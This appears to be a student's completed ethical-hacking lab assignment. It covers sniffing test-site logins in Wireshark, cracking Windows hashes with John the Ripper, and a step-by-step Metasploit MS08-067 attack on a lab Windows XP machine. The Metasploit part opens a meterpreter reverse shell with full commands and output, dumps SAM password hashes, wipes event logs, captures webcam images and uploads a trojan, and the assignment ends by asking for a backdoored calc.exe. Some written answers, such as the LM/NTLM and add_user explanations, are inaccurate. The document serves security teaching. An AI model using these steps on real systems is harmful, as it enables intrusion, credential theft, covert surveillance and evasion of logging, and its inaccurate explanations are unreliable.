**Ethical Hacking Assignment 3**

**Due:** **Before Next Class, once the next class starts, the assignment is late and will not be accepted!**

1. **Packet Analyzer with Wireshark**

Activate Wireshark and start the packet capture, once it has run for a while, stop it:

What protocols are the packets using, list all of the protocols:

SSDP, TCP, UDP, ARP, DHCPv6, DNS, and HTTP. It is mostly using TCP.

Start Wireshark and look at the protocols being transferred. Now, open another terminal window and run netdiscover to generate ARP requests.

Use a filter to only see ARP request only.

How many request do you see: 7 of length 42 with info “Who has \_\_IP\_\_\_? Tell \_\_\_\_IP\_\_\_\_\_\_”

Are there responses? Yes 7 of length 60 with info “\_\_\_\_\_\_IP\_\_\_\_\_\_ is at \_\_\_MAC\_\_\_”

What filter would you use to see the ARP request, but for one your system only?

Arp.dst.proto\_ipv4 == ipaddress

**(Use your Own Kali, outside of the lab)**

Using your own Wireshark tool install in the Kali system, perform the following exercises.

a) Start your Wireshark and then open the web browser and navigate to this website: <http://testfire.net>

and try to pick out the login credentials, using **guest and guest** as the username and password. Stop your capture and locate these credentials in the trace information.

What filter did you use: http &&ip.addr==65.61.137.117

Actual Packets Captured and Displayed:

Captured: 531 Displayed: 10

**2) Password Cracking**

In these exercise you will download a password cracker.

Download from sectools.org this tool and run them on your system.

**Cain and Abel** and generate MD5 hash for the word **laser** , perform a dictionary attack on this work and indicate if the hash was cracked, if it was, at what word location was it found.

Cracked: YES Word Location: 1535500

Download the file called hash.txt that was obtained from a Windows XP machine. Use that file to crack the password contained within it. The file resides on Canvas and is called “XP HashFile”. Copy that file to your home directory in Kali, run **John the Ripper** using john and write down the passwords that it discovered:

Administrator: \*\*NULL PASS\*\*

Guest: \*\*NULL PASS\*\*

HelpAssistant: ???????NZF50FN

SUPPORT\_388945a0: \*\*NULL PASS\*\*

pons: \*\*NULL PASS\*\*

test me: TESTPILOT99

Find the directory that john uses and write down the file and directory name, that contain the dictionary

/usr/share/john

Password.lst

Open the file and see the dictionary words. Now, count how many words are in this dictionary,

Enter wc –l filename

This will count the number of lines in the file giving you the count: 3559 password.lst

What are Rainbow Tables?

A rainbow table is a large pre-computed list of hash values for every possible combination of characters used to help crack passwords.

Discuss and contras the difference between LM and NTLM (weakness), used on Windows, what is the hash algorithm typically used in Linux?

LM or LM hash is a password hashing function and storage used by windows which had major weaknesses like passwords being not case sensitive, length limited to 14 characters, and the 14 was later split into two separate 7 characters long. This was susceptible man in the middle attacks.

NTLM or NT LAN Manager came after LM for a safer way to secure credentials. It is safer because it uses a challenge response protocol which authenticates a user without sending passwords over the wire. Instead it asks to show proof that is has access.

1. **Using Metasploit**

**Tasks to complete: Using your Kali and XP machines, follow the steps in the lab to gain remote access to your XP machine.**

**Then, review the command and capabilities of your meterpreter backdoor.**

**Final, complete the assignment at the end of the Lab.**

Hack windows xp with MS08-067 exploit (40 pnt)

Using metasploit it is possible to hack windows xp machines just by using the ip address of the victim machine. It does not involve installing any backdoor or trojan server on the victim machine. Metasploit does this by exploiting vulnerability in windows samba service called ms08-67. This exploit works on windows xp upto version xp sp3. The vulnerability/exploit module inside metasploit is

Name: Microsoft Server Service Relative Path Stack Corruption

Module: exploit/windows/smb/ms08\_067\_netapi

Further details and references to the vulnerability can be found at the following pages:

<http://cvedetails.com/cve/2008-4250/>

<http://www.osvdb.org/49243>

<http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx>

<http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos>

Metasploit basics

Scan for open ports

Before exploiting the xp machine with metasploit it is a good idea to scan for open ports using nmap to confirm that ports are accessible and accepting connections. Here is a quick example

root@kali:~# nmap -n -sV 192.168.1.4

Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-03 06:27 PDT

Nmap scan report for 192.168.1.4

Host is up (0.00051s latency).

Not shown: 996 closed ports

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn

445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds

2869/tcp open http Microsoft HTTPAPI httpd 1.0 (SSDP/UPnP)

MAC Address: 08:00:27:D3:2C:37 (Cadmus Computer Systems)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds

Check the port number 445. It is running the microsoft-ds samba service. This service is used to share printers and files across the network. It is this service that is vulnerable to the above mentioned exploit and would be hacked next using metasploit.

Exploit using metasploit

1. The exploit is quite easy to launch. Start msfconsole.

Using notepad to track pentests? Have Metasploit Pro report on hosts,

services, sessions and evidence -- type 'go\_pro' to launch it now.

=[ metasploit v4.6.0-dev [core:4.6 api:1.0]

+ -- --=[ 1059 exploits - 595 auxiliary - 175 post

+ -- --=[ 277 payloads - 29 encoders - 8 nops

msf >

2. Select the exploit with 'use' command.

msf > use exploit/windows/smb/ms08\_067\_netapi

msf exploit(ms08\_067\_netapi) >

If you want to read information about the exploit then type 'info' and hit enter.

3. See the options available

msf exploit(ms08\_067\_netapi) > show options

Module options (exploit/windows/smb/ms08\_067\_netapi):

Name Current Setting Required Description

---- --------------- -------- -----------

RHOST yes The target address

RPORT 445 yes Set the SMB service port

SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id Name

-- ----

0 Automatic Targeting

msf exploit(ms08\_067\_netapi) >

The important option to set is the RHOST (Remote Host). This is the ip address of the victim machine that is running the vulnerable windows xp. In this example the ip address is 192.168.1.4  
So set the option

msf exploit(ms08\_067\_netapi) > set RHOST 192.168.1.4

RHOST => 192.168.1.4

msf exploit(ms08\_067\_netapi) >

4. Select the payload

Next comes the payload. Payload is that piece of code that runs along with the exploit and provides the hacker with a reverse shell. We are going to use the windows meterpreter payload. If you want to see all the available payloads then use the 'show payloads' command.

msf exploit(ms08\_067\_netapi) > set payload windows/meterpreter/reverse\_tcp

payload => windows/meterpreter/reverse\_tcp

Why meterpreter ? Because meterpreter is a very powerful kind of reverse shell that has lots of functionality already built in. The functionality includes common post exploitation tasks like scanning the target's network, hardware, accessing devices etc. Meterpreter can also start a vnc session.

5. Check options once again

Now that we have selected out payload, its time to check the options once again.

msf exploit(ms08\_067\_netapi) > show options

Module options (exploit/windows/smb/ms08\_067\_netapi):

Name Current Setting Required Description

---- --------------- -------- -----------

RHOST 192.168.1.4 yes The target address

RPORT 445 yes Set the SMB service port

SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse\_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC thread yes Exit technique: seh, thread, process, none

LHOST yes The listen address

LPORT 4444 yes The listen port

Exploit target:

Id Name

-- ----

0 Automatic Targeting

msf exploit(ms08\_067\_netapi) >

Now the options also include the payload options. The important options to set are LHOST and LPORT. The LHOST is the ip address of local machine or hacker machine. The LPORT is the port number on which the reverse shell listener will receive the incoming shell.

So setup the correct values

msf exploit(ms08\_067\_netapi) > set LHOST 192.168.1.33

LHOST => 192.168.1.33

msf exploit(ms08\_067\_netapi) > set LPORT 6666

LPORT => 6666

msf exploit(ms08\_067\_netapi) >

6. Launch the exploit

Now metasploit is all configured to launch the exploit. Enter 'exploit' and hit enter.

msf exploit(ms08\_067\_netapi) > exploit

[\*] Started reverse handler on 192.168.1.33:6666

[\*] Automatically detecting the target...

[\*] Fingerprint: Windows XP - Service Pack 3 - lang:English

[\*] Selected Target: Windows XP SP3 English (AlwaysOn NX)

[\*] Attempting to trigger the vulnerability...

[\*] Sending stage (752128 bytes) to 192.168.1.4

[\*] Meterpreter session 2 opened (192.168.1.33:6666 -> 192.168.1.4:1044) at 2013-05-03 03:27:25 -0700

meterpreter >

If it runs correctly you finally get the meterpreter shell. Type in help and hit enter to see what commands are available.

Let’s try running some of the common commands.

Post Exploitation with meterpreter

**Get system information**

The 'sysinfo' command will get the system information of victim machine.

meterpreter > sysinfo

Computer : ----------

OS : Windows XP (Build 2600, Service Pack 3).

Architecture : x86

System Language : en\_US

Meterpreter : x86/win32

meterpreter >

Shows some basic information about the windows installation.

**Get network information**

The 'ipconfig' command will show the network interfaces and their network configuration.

meterpreter > ipconfig

Interface 1

============

Name : MS TCP Loopback interface

Hardware MAC : 00:00:00:00:00:00

MTU : 1520

IPv4 Address : 127.0.0.1

IPv4 Netmask : 255.0.0.0

Interface 2

============

Name : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport

Hardware MAC : 08:00:27:d3:2c:37

MTU : 1500

IPv4 Address : 192.168.1.4

IPv4 Netmask : 255.255.255.0

**Start vnc server**

If you want a vnc session on the victim machine then run the vnc script.

meterpreter > run vnc

[\*] Creating a VNC reverse tcp stager: LHOST=192.168.1.33 LPORT=4545)

[\*] Running payload handler

[\*] VNC stager executable 73802 bytes long

[\*] Uploaded the VNC agent to C:\WINDOWS\TEMP\rRlmDx.exe (must be deleted manually)

[\*] Executing the VNC agent with endpoint 192.168.1.33:4545...

meterpreter >

It takes a few seconds, and then a window will popup with remote desktop on the vicitim machine. Now you can use your mouse to interact with the victim desktop as if it were your own.

**Browsing the file system**

For browsing the file system there are lots of linux style commands.

Command Description

------- -----------

cat Read the contents of a file to the screen

cd Change directory

download Download a file or directory

edit Edit a file

getlwd Print local working directory

getwd Print working directory

lcd Change local working directory

lpwd Print local working directory

ls List files

mkdir Make directory

pwd Print working directory

rm Delete the specified file

rmdir Remove directory

search Search for files

upload Upload a file or directory

**Get native shell**

If you finally want the command prompt style shell on the victim machine enter 'shell' and hit enter.

meterpreter > shell

Process 1328 created.

Channel 3 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

Now it’s the windows command prompt. Play around it and when done, type 'exit' and press enter. It will come back to the meterpreter session.

**A List of Meterpreter Command and Capabilities**

**help**

The 'help' command, as may be expected, displays the Meterpreter help menu.

meterpreter > help

Core Commands

=============

Command Description

------- -----------

? Help menu

background Backgrounds the current session

channel Displays information about active channels

...snip...

**background**

The 'background' command will send the current Meterpreter session to the background and return you to the msf prompt. To get back to your Meterpreter session, just interact with it again.

meterpreter > background

msf exploit(ms08\_067\_netapi) > sessions -i 1

[\*] Starting interaction with 1...

meterpreter >

**cat**

The 'cat' command is identical to the command found on \*nix systems. It displays the content of a file when it’s given as an argument.

meterpreter > cat

Usage: cat file

Example usage:

meterpreter > cat edit.txt

What you talkin' about Willis

meterpreter >

**cd & pwd**

The 'cd' & 'pwd' commands are used to change and display current working directly on the target host.  
The change directory “cd” works the same way as it does under DOS and \*nix systems.  
By default, the current working folder is where the connection to your listener was initiated.   
ARGUMENTS:

cd: Path of the folder to change to

pwd: None required

Example usuage:

meterpreter > pwd

c:\


meterpreter > cd c:\windows

meterpreter > pwd

c:\windows

meterpreter >

**clearev**

The 'clearev' command will clear the Application, System and Security logs on a Window systems. There are no options or arguments.   
  
Example usage:  
Before  
[](http://www.offensive-security.com/metasploit-unleashed/File:Clearev_before.png)


meterpreter > clearev

[\*] Wiping 97 records from Application...

[\*] Wiping 415 records from System...

[\*] Wiping 0 records from Security...

meterpreter >

After  
[](http://www.offensive-security.com/metasploit-unleashed/File:Clearev_after.png)

**download**

The 'download' command downloads a file from the remote machine. Note the use of the double-slashes when giving the Windows path.

meterpreter > download c:\\boot.ini

[\*] downloading: c:\boot.ini -> c:\boot.ini

[\*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini

meterpreter >

**edit**

The 'edit' command opens a file located on the target host.  
It uses the 'vim' so all the editor's commands are available.

Example usage:

meterpreter > ls

Listing: C:\Documents and Settings\Administrator\Desktop

========================================================

Mode Size Type Last modified Name

---- ---- ---- ------------- ----

.

...snip...

.

100666/rw-rw-rw- 0 fil 2012-03-01 13:47:10 -0500 edit.txt

meterpreter > edit edit.txt

Please refer to the “vim” editor documentation for more advance use.  
<http://www.vim.org/>

**execute**

The 'execute' command runs a command on the target.

meterpreter > execute -f cmd.exe -i -H

Process 38320 created.

Channel 1 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

**getuid**

Running 'getuid' will display the user that the Meterpreter server is running as on the host.

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter >

**hashdump**

The 'hashdump' post module will dump the contents of the SAM database.

meterpreter > run post/windows/gather/hashdump

[\*] Obtaining the boot key...

[\*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...

[\*] Obtaining the user list and keys...

[\*] Decrypting user keys...

[\*] Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1225a5c0a3:::

dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf52d:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd01502e6261e:::

SUPPORT\_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a026e51097ccc9:::

victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::

meterpreter >

**idletime**

Running 'idletime' will display the number of seconds that the user at the remote machine has been idle.

meterpreter > idletime

User has been idle for: 5 hours 26 mins 35 secs

meterpreter >

**ipconfig**

The 'ipconfig' command displays the network interfaces and addresses on the remote machine.

meterpreter > ipconfig

MS TCP Loopback interface

Hardware MAC: 00:00:00:00:00:00

IP Address : 127.0.0.1

Netmask : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport

Hardware MAC: 00:0c:29:10:f5:15

IP Address : 192.168.1.104

Netmask : 255.255.0.0

meterpreter >

**lpwd & lcd**

The 'lpwd' & 'lcd' commands are used to display and change the local working directory respectively.  
When receiving a meterpreter shell, the local working directory is the location where one started the Metasploit console.  
Changing the working directory will give your meterpreter session access to files located in this folder.   
  
ARGUMENTS:

lpwd: None required

lcd: Destination folder

Example usage:

meterpreter > lpwd

/root

meterpreter > lcd MSFU

meterpreter > lpwd

/root/MSFU

meterpreter > lcd /var/www

meterpreter > lpwd

/var/www

meterpreter >

**ls**

As in Linux, the 'ls' command will list the files in the current remote directory.

meterpreter > ls

Listing: C:\Documents and Settings\victim

=========================================

Mode Size Type Last modified Name

---- ---- ---- ------------- ----

40777/rwxrwxrwx 0 dir Sat Oct 17 07:40:45 -0600 2009 .

40777/rwxrwxrwx 0 dir Fri Jun 19 13:30:00 -0600 2009 ..

100666/rw-rw-rw- 218 fil Sat Oct 03 14:45:54 -0600 2009 .recently-used.xbel

40555/r-xr-xr-x 0 dir Wed Nov 04 19:44:05 -0700 2009 Application Data

...snip...

**migrate**

Using the 'migrate' post module, you can migrate to another process on the victim.

meterpreter > run post/windows/manage/migrate

[\*] Running module against V-MAC-XP

[\*] Current server process: svchost.exe (1076)

[\*] Migrating to explorer.exe...

[\*] Migrating into process ID 816

[\*] New server process: Explorer.EXE (816)

meterpreter >

**ps**

The 'ps' command displays a list of running processes on the target.

meterpreter > ps

Process list

============

PID Name Path

--- ---- ----

132 VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe

152 VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe

288 snmp.exe C:\WINDOWS\System32\snmp.exe

...snip...

**resource**

The 'resource' command will execute meterpreter instructions located inside a text file. Containing one entry per line, “resource” will execute each line in sequence. This can help automate repetitive actions performed by a user.  
By default, the commands will run in the current working directory (on target machine) and resource file in the local working directory (the attacking machine).

meterpreter > resource

Usage: resource path1 path2Run the commands stored in the supplied files.

meterpreter >

**ARGUMENTS:**

path1: The location of the file containing the commands to run.

Path2Run: The location where to run the commands found inside the file

Example usage  
Our file used by resource:

root@kali:~# cat resourse.txt

ls

background

root@kali:~#

Running resource command:

meterpreter> > resource resourse.txt

[\*] Reading /root/resourse.txt

[\*] Running ls

Listing: C:\Documents and Settings\Administrator\Desktop

========================================================

Mode Size Type Last modified Name

---- ---- ---- ------------- ----

40777/rwxrwxrwx 0 dir 2012-02-29 16:41:29 -0500 .

40777/rwxrwxrwx 0 dir 2012-02-02 12:24:40 -0500 ..

100666/rw-rw-rw- 606 fil 2012-02-15 17:37:48 -0500 IDA Pro Free.lnk

100777/rwxrwxrwx 681984 fil 2012-02-02 15:09:18 -0500 Sc303.exe

100666/rw-rw-rw- 608 fil 2012-02-28 19:18:34 -0500 Shortcut to Ability Server.lnk

100666/rw-rw-rw- 522 fil 2012-02-02 12:33:38 -0500 XAMPP Control Panel.lnk

[\*] Running background

[\*] Backgrounding session 1...

msf exploit(handler) >

**search**

The 'search' commands provides a way of locating specific files on the target host. The command is capable of searching through the whole system or specific folders.  
Wildcards can also be used when creating the file pattern to search for.

meterpreter > search

[-] You must specify a valid file glob to search for, e.g. >search -f \*.doc

ARGUMENTS:

File pattern: May contain wildcards

Search location: Optional, if none is given the whole system will be searched.

Example usage:

meterpreter > search -f autoexec.bat

Found 1 result...

c:\AUTOEXEC.BAT

meterpreter > search -f sea\*.bat c:\\xamp\\

Found 1 result...

c:\\xampp\perl\bin\search.bat (57035 bytes)

meterpreter >

**shell**

The 'shell' command will present you with a standard shell on the target system.

meterpreter > shell

Process 39640 created.

Channel 2 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

**upload**

As with the 'download' command, you need to use double-slashes with the 'upload' command.

meterpreter > upload evil\_trojan.exe c:\\windows\\system32

[\*] uploading : evil\_trojan.exe -> c:\windows\system32

[\*] uploaded : evil\_trojan.exe -> c:\windows\system32\evil\_trojan.exe

meterpreter >

**webcam\_list**

The 'webcam\_list' command when run from the meterpreter shell, will display currently available web cams on the target host.   
Example usage:

meterpreter > webcam\_list

1: Creative WebCam NX Pro

2: Creative WebCam NX Pro (VFW)

meterpreter >

**webcam\_snap**

The “webcam\_snap” command grabs a picture from a connected web cam on the target system, and saves it to disc as a JPEG image. By default, the save location is the local current working directory with a randomized filename.

meterpreter > webcam\_snap -h

Usage: webcam\_snap [options]

Grab a frame from the specified webcam.

OPTIONS:

-h Help Banner

-i <opt> The index of the webcam to use (Default: 1)

-p <opt> The JPEG image path (Default: 'gnFjTnzi.jpeg')

-q <opt> The JPEG image quality (Default: '50')

-v <opt> Automatically view the JPEG image (Default: 'true')

meterpreter >

OPTIONS:

-h: Displays the help information for the command

-i opt: If more then 1 web cam is connected, use this option to select the device to capture the

image from

-p opt: Change path and filename of the image to be saved

-q opt: The imagine quality, 50 being the default/medium setting, 100 being best quality

-v opt: By default the value is true, which opens the image after capture.

Example usage:

meterpreter > webcam\_snap -i 1 -v false


[\*] Starting...

[+] Got frame

[\*] Stopped

Webcam shot saved to: /root/yFMaalLB.jpeg

meterpreter >

[](http://www.offensive-security.com/metasploit-unleashed/File:Webcam_snap.png)

1. Using your Kali Metasploit, gain access to your XP machine, extract the hash password file, download it to your Kali machine and crack the passwords. Please enter below the passwords obtained.

Username: Administrator Password: PASSWORD

Username : Guest Password:\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Username :hacker123 Password:???????3@ABC

Username :HelpAssistant Password:???????A7E8QOF

Username :SUPPORT\_388945a0 Password:\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Username :? Password: NO PASSWORD

1. **(Lab not required)** Explain the difference with payload reverse\_tcp and bind\_tcp? When and why should they be used, show a diagram indicating their operation.

A reverse\_tcp is when you connect back to a machine which is listening for a connection ready for exploitation.

A bind\_tcp is when the host one is attacking has a closed port available on it then one binds to that port then connect to the server.

Bind connects machine to shell and a reverse shell connects to a listening device already on the machine.

1. (**Lab not required**) Search in Metasploit’f framework for the file that perform the payload window/add\_user open the file and discuss how this exploit is composed, the language used, and the various parts.

The file being used to preform the payload window/add\_user is meterpreter.rc. This is used for setting the payload, setting the host, and setting the “ExitOnSession”parameter.

d) (**Lab not required**) Using the calc.exe program to create a malware Trojan to deliver the meterpreter reverse shell, then check the malware with VirusTotal.com to determine if they will be identified as malicious.

Upload to VirusTotal.com

backdoored.exe \_\_\_\_/\_\_\_\_ flagged as virus/total anti-virus